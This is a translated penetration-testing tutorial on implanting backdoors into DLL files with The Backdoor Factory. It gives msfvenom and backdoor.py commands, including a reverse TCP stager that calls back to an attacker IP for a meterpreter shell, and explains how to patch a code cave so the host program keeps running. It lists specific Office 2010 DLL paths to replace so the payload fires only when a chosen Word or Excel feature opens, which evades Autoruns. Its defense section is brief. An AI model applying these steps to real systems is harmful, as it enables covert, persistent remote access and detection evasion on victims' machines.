
0x00 Preface
---
The previous article "Implanting Backdoors into EXE Files Using BDF" introduced the method of using The Backdoor Factory to implant backdoors into EXE files. This article will present the approach for implanting backdoors into DLL files, demonstrate a DLL hijacking exploitation method, summarize its characteristics, and analyze defense strategies.
0x01 Introduction
---
This article will cover the following topics:
- Hijacking one's own DLL and fixing bugs
- Hijacking system DLLs to bypass Autoruns backdoor detection
0x02 Exploitation Approach
---
The implantation approach for DLLs is similar to that for EXE files, which involves modifying the program's execution flow to jump to Code Caves, execute the payload, and then return to the normal program flow.
The biggest difference between DLLs and EXE files is the additional functionality of export functions.
When implementing DLL hijacking, it is often necessary to obtain the original DLL's export functions, simulate them, add the payload, and achieve exploitation.
So, does The Backdoor Factory need to consider export functions when implanting backdoors into DLL files?
Proceed with testing and draw conclusions
0x03 Write a program for testing
---
Test Dll testdll.dll:
#include |
Export function is Export1
DLL loader loader.exe:
#include |

The program execution is shown in the following diagram, loading testdll.dll and calling the exported function Export1
Using The Backdoor Factory to add a backdoor to a DLL file:
msfvenom -p windows/exec CMD=calc.exe -f raw >calc.bin |
Execute loader.exe again, test as shown below

Payload executed successfully, but the program flow is altered, preventing normal return to FreeLibrary
Need to debug the DLL to identify the cause of the error
First, generate an empty jump template:
./backdoor.py -f testdll.dll -s cave_miner_inline |
Select the .text section
Execute Loader.exe, the program runs normally, indicating the issue lies with the intermediate payload

Open the new testdll.dll with Immunity Debugger, locate the hijack position, payload is stored at 0x10005716
As shown in the figure below

It can be inferred here that as long as the payload maintains stack balance, it will not affect the normal execution of the program
Next, fill in our payload at 0x10005716
CFF Explorer can be used to add the payload
First locate the payload starting point
PUSHAD |
The corresponding hexadecimal code is 609C
In CFF Explorer, switch to the Hex Editor view, search for 609C, locate the starting point at 0x0000571A
Note:
The memory virtual address obtained through Immunity Debugger is 0x1000571A, which corresponds to the above, the position is correct
To expand the payload space, the subsequent stack balance adjustment code can be shifted back as a whole
As shown in the figure below


Shift the data from 0x0005772 to 0x0000579E backward, and fill the middle with 0x90
Select this part, right-click - Copy - Hex
Find a suitable location, right-click - Fill With...
The complete operation is shown in the figure below

Following this method, fill the middle with the modified payload to complete the bug fix
By viewing the DLL file through Immunity Debugger, it can be seen that The Backdoor Factory's jump hijacking positions for DLL and EXE files are the same
As shown in the figure below
Conclusion:
For DLL files, hijacking the initialization part results in the payload being executed when LoadLibrary is called. If you want the payload to execute when the program loads the DLL's exported functions, modify the jump code to the exported function
0x04 Hijacking System DLLs
---
For Office 2010, sharing several DLL hijacking exploitation locations I found
1. Hijacking Word - Review View
LOCALSVC.DLL, located at C:\Program Files\Common Files\microsoft shared\RRLoc14\
Add payload to this DLL
./backdoor.py -f LOCALSVC.DLL -H 192.168.81.192 -P 4444 -s reverse_tcp_stager_threaded |

Replace DLL (requires administrator privileges), launch word.exe, switch to Review View, meterpreter shell returns
Test as shown below
2. Hijacking Word - Insert - Picture
tiptsf.dll, located at C:\Program Files\Common Files\microsoft shared\ink\
Requires TrustedInstaller privileges to replace
For how to obtain TrustedInstaller privileges, refer to the article 'Penetration Techniques - Token Theft and Exploitation'
3. Hijacking Word - File
Also affects other locations:
Word - Page Layout - Themes - Browse Themes
GrooveIntlResource.dll, located at C:\Program Files\Microsoft Office\Office14\2052
Administrator privileges required
4. Hijacking Excel-Insert-Picture
MSPTLS.DLL, located at C:\Program Files\Common Files\microsoft shared\OFFICE14\
Administrator privileges required

The above tests are shown in the figure below
Note:
This section is only to demonstrate some exploitation methods of DLL hijacking. These specific hijacking locations only activate when particular software functions are opened, thus bypassing Autoruns detection.
0x05 Defense
---
For system DLLs, they typically carry Microsoft signatures. If a backdoor is implanted into the DLL, the signature will become invalid, which is a commonly discussed issue.
For third-party developed software, if the third-party DLLs called are unsigned, the risk of exploitation is significant.
0x06 Summary
---
This article tests the method of implanting backdoors into DLL files using The Backdoor Factory, introduces ideas for fixing bugs, shares a method for exploiting DLL hijacking, intended for testing purposes only, and by summarizing the characteristics of this exploitation method, briefly discusses issues to be aware of in terms of defense.


